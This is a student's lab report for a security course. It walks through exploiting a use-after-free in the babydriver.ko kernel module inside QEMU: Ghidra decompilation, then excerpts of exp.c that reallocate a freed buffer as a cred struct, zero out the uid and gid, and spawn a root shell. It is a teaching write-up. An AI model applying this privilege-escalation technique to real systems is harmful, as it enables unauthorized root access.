Lab 5 - Kernel Exploitation

CSC 472

Tyler Prehl

12/6/2021

## Introduction

The purpose of this lab is to practice kernel exploitation. During this lab, I will take on new concepts of how to attack a machine through the use-after-free vulnerability instead of the usual stack overflow vulnerability. To do this, we will use Ghidra to assess the contents of a file (babydriver.ko), find the use-after-free vulnerability, and then exploit it with our exp.c file.

## Analysis and Results

To begin the lab, some brief setup was required. After downloading the lab5.tar file from the class website, I unzipped it and booted up QEMU. Inside QEMU, I found that there are 11 folders inside the root folder (/).

```
/ $ ls -al
total 4
drwxrwxr-x   13 root     root             0 Jul  4  2017 .
drwxrwxr-x   13 root     root             0 Jul  4  2017 ..
drwxrwxr-x    2 root     root             0 Jun 15  2017 bin
drwxr-xr-x    8 root     root          2960 Dec 17 23:58 dev
drwxrwxr-x    3 root     root             0 Jun 16  2017 etc
drwxrwxr-x    3 root     root             0 Jul  4  2017 home
-rwxrwxr-x    1 root     root           396 Jun 16  2017 init
drwxr-xr-x    3 root     root             0 Jun 15  2017 lib
lrwxrwxrwx    1 root     root            11 Jun 15  2017 linuxrc -> bin/busybox
dr-xr-xr-x   62 root     root             0 Dec 17 23:58 proc
drwx------    2 root     root             0 Jun 16  2017 root
drwxrwxr-x    2 root     root             0 Jun 15  2017 sbin
dr-xr-xr-x   13 root     root             0 Dec 17 23:58 sys
drwxrwxr-x    2 root     root             0 Jun 15  2017 tmp
drwxrwxr-x    4 root     root             0 Jun 15  2017 usr
```

To begin in my lab5 directory in badgerctf, I tweaked the default file system by unpacking and repacking rootfs.cpio. After execution the following commands:

mkdir fs

cd fs cp ../rootfs.cpio ./

mv rootfs.cpio rootfs.cpio.gz

gunzip rootfs.cpio.gz

cpio -idmv < rootfs.cpio

I could see that rootfs.cpio was unpacked into the fs folder.

```
root@4376ca79acef:/workdir/lab5/fs # cpio -idmv < rootfs.cpio
.
etc
etc/init.d
etc/passwd
etc/group
bin
bin/su
bin/grep
bin/watch
bin/stat
bin/df
bin/ed
bin/mktemp
bin/mpstat
bin/makemime
bin/ipcalc
bin/mountpoint
bin/ash
bin/chattr
bin/rmdir
bin/nice
bin/linux64
bin/gzip
bin/sync
bin/sed
bin/run-parts
bin/login
bin/gunzip
bin/rm
bin/chgrp
bin/touch
bin/uname
bin/pwd
bin/rev
bin/printenv
bin/fgrep
bin/mkdir
bin/iostat
bin/umount
```

I then downloaded the exp.c file from the class website and placed my name in my ultra-malicious program…a program so dangerous that it…prints my name!

```
         int buf[9]={0};
write(fd2,buf,28);
         puts("get root! -- hacked by TYLER PREHL!");
system("/bin/sh");
}
else
{
```

I then compiled and repacked my program into the rootfs.cpio file and booted QEMU back up.

```
root@4376ca79acef:/workdir/lab5/fs # gcc exp.c -static -o exp
exp.c: In function ‘main’:
exp.c:13:2: warning: implicit declaration of function ‘ioctl’ [-Wimplicit-functi]
   13 |  ioctl(fd1,65537,0xa8);
      |  ^~~~~                   find . | cpio -o --format=newc > rootfs.cpi
cpio: Too many arguments
Try 'cpio --help' or 'cpio --usage' ffind . | cpio -o --format=newc > rootfs.cpi
cpio: Too many arguments
Try 'cpio --help' or 'cpio --usage' for more information.

cpio: File ./rootfs.cpio grew, 3644416 new bytes not copied
14237 blocks
root@4376ca79acef:/workdir/lab5/fs # cp rootfs.cpio ../rootfs.cpio
root@4376ca79acef:/workdir/lab5/fs # cd ..
root@4376ca79acef:/workdir/lab5 # ./boot.sh
```

Once in QEMU, I found in the root directory that my compiled (and uncompiled) exp.c could be found. After running, I received the following output and became the root user.

```
/ $ ls
bin          exp          init         proc         sbin         usr
dev          exp.c        lib          root         sys
etc          home         linuxrc      rootfs.cpio  tmp
/ $ ./exp
[   21.709140] device open
[   21.711501] device open
[   21.713319] alloc done
[   21.716345] device release
get root! -- hacked by TYLER PREHL!
/ #
```

Success! But what exactly does exp.c do?

The kernel exploitation strategy is as follows:

1) Find a vulnerability in the kernel code
2) Manipulate the vulnerability to gain code execution
3) Elevate our process’s privilege level to give us more access on the user side
4) Survive the trip back to being a user
5) Enjoy our root privileges :D

After executing the “cat init” command, we find a file called “babydriver.ko” which is the file that we are going to exploit.

```
/ # cat init
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
```

Also worth noting, the “setsid…” line in the init file is the line that initially gives us only user privileges instead of root privileges, so if we went into this file and commented it out, we could very easily become the root user upon boot.

```
setsid cttyhack setuidgid 1000 sh
```

To begin, I downloaded Ghidra and started a new project with the babydriver.ko file inside. I then analyzed babydriver.ko (after being prompted by Ghidra) and found the babyopen function that I will exploit.

```
                              **************************************************************
                              *                                                            *
                              *  FUNCTION                                                  *
                              **************************************************************
                              int __stdcall babyopen(inode * inode, file * filp)
              int               EAX:4          <RETURN>
              inode *           RDI:8          inode
              file *            RSI:8          filp
                              babyopen                                 XREF[3]:     00100438(*), 00100938(*),
                                                                                    .debug_frame::00000048(*)
        00100060 e8 cb 0f        CALL       __fentry__                                 undefined __fentry__()
                 00 00
        00100065 55              PUSH       RBP
```

Inside the babyopen function, we notice that memory is allocated for a character type buffer, but this is always later freed by the babyrelease.

Babyopen:

```
int babyopen(inode *inode,file *filp)

{
  __fentry__();
  babydev_struct.device_buf = (char *)kmem_cache_alloc_trace(_DAT_001010a8,0x24000c0,0x40);
  babydev_struct.device_buf_len = 0x40;
  printk("device open\n");
  return 0;
}
```

Babyrelease:

```
int babyrelease(inode *inode,file *filp)

{
  __fentry__();
  kfree(babydev_struct.device_buf);
  printk("device release\n");
  return 0;
}
```

Both babyread and babywrite use this created buffer in their functions.

Babyread:

```
ssize_t babyread(file *filp,char *buffer,size_t length,l

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct.device_buf != (char *)0x0) {
    uVar1 = 0xfffffffffffffffe;
    if (extraout_RDX < babydev_struct.device_buf_len) {
```

Babywrite:

```
ssize_t babywrite(file *filp,char *buffer,size_t leng

{
  ulong uVar1;
  ulong extraout_RDX;

  __fentry__();
  if (babydev_struct.device_buf != (char *)0x0) {
    uVar1 = 0xfffffffffffffffe;
    if (extraout_RDX < babydev_struct.device_buf_len)
```

Of note - there is no overflow issue in either babyread or babywrite, so we can not take advantage of a buffer overflow vulnerability. However, babyopen and babyrelease have a use-after-free vulnerability - babydev_struct is a global variable (and therefore when it is created, device_buf and device_buf_len are also globally available), which can be discovered by checking the .bss segment and searching for babydev_struct.

```
babydev_struct                                              babyopen:0010C
                                                            babyioctl:001C
                                                            babyioctl:001C
                                                            babywrite:001C
                                                            babyread:0010C
                                                            babyopen:0010C
                                                            babyioctl:001C
                                                            babywrite:001C
                                                            babyread:0010C
     babydevi...
        char *     NaP                 device_buf      babydriver.c:21


        size_t     ??                  device_buf_len
```

In babyrelease, the memory space created in babyopen is freed, but device_buf is not cleared! This causes the use-after-free vulnerability.

```c
int babyrelease(inode *inode,file *filp)

{
  __fentry__();
  kfree(babydev_struct.device_buf);
  printk("device release\n");
  return 0;
}
```

Inside the exp.c file, the function open(/dev/babydev) is called twice and saved into two different file descriptors because after the close(fd1), one babyrelease function is called on fd1 to introduce the use-after-free vulnerability.

```c
int fd1 = open("/dev/babydev",2);
int fd2 = open("/dev/babydev",2);

ioctl(fd1,65537,0xa8);

close(fd1);
```

Since it is called twice and because babydev_struct is a global variable, the initial memory allocated in fd1 remains a 40 byte chunk of free space, and fd1 and fd2 then both reference the space allocated for fd2's open function call. After calling close(fd1), babyrelease is called and the memory allocated by fd2's open call is then freed, but still leaving the memory allocated by fd1's open call, the pointer to fd2's memory allocation, and our ability through either fd1 or fd2 to access the memory allocated by fd2's open call, even though it is freed. We can now read or write to/from this memory address!

Notice that inside the actual attack, we also have ioctl(fd1, 65537,0xa8) (see the function below). The purpose of this is to call babyioctl() (see below) which checks the command paramter (65537) to see if it's equal to 0x10001 (which it is after decimal to hexadecimal conversion).

```c
long babyioctl(file *filp,uint command,ulong arg)

{
  long lVar1;
  size_t extraout_RDX;

  __fentry__();
  if (command == 0x10001) {
    kfree(babydev_struct.device_buf);
    babydev_struct.device_buf = (char *)__kmalloc(extraout_RDX,0x24000c0);
    babydev_struct.device_buf_len = extraout_RDX;
    printk("alloc done\n");
    lVar1 = 0;
  }
  else {
    printk(&DAT_0010031a,extraout_RDX);
    lVar1 = -0x16;
  }
  return lVar1;
}
```

Since babyioctl() runs the if statement since we give it the correct parameter, it frees the memory of device_buf (freeing the space created by fd2's open), and then allocates a new memory address for device_buf with an amount of space that we specify as 0xa8 (168 bytes). The purpose of the value 0xa8 is because the size of the cred struct in the kernel is 168 bytes.


```c
struct cred {
    atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t    subscribers;    /* number of processes subscribed */
    void        *put_addr;
    unsigned    magic;
#define CRED_MAGIC  0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
```

<--- takes up 168 bytes!

So as a result, fd1 and fd2 still reference babydev_struct, but it now has a device_buf memory space of 168 bytes. After the close(fd1) call, the memory space of 0xa8 is freed, but fd1 and fd2 still reference babydev_struct global which still points to the 0xa8 space. At this point, the memory space of 40 bytes created by fd1 still exists.

The exp.c file continues to get an int pid using the fork() function, and then if the pid = 0, a thread has been successfully created. The new thread (conveniently) needs memory space of size 0xa8 to create the cred struct for the information of the new thread. Naturally by way of how memory is reallocated (or not reallocated in this case), the 0xa8 memory space we opened that is free but can still be referenced by fd2 (no longer fd1 because it was closed) is used to hold the cred struct.

The write(fd2, zeros, 28) function writes 28 zeros to the 0xa8 memory space previously allocated for the cred struct, which sets the uid (userID) and gid (groupID) to zero, giving root access to the user in the process. After that, if getuid() = 0, then as a root user in the process, exp.c calls system("/bin/sh") to give the user root access and a new shell.




## Discussion and Conclusion

This lab was an absolute success. The exp.c file worked perfectly to get root access in a new shell, and by watching the kernel exploitation video by Si Chen, I was able to properly understand exactly how the exp.c final takes advantage of the use-after-free vulnerability. Thank you for a great semester, have a nice break, and I'll see you in January!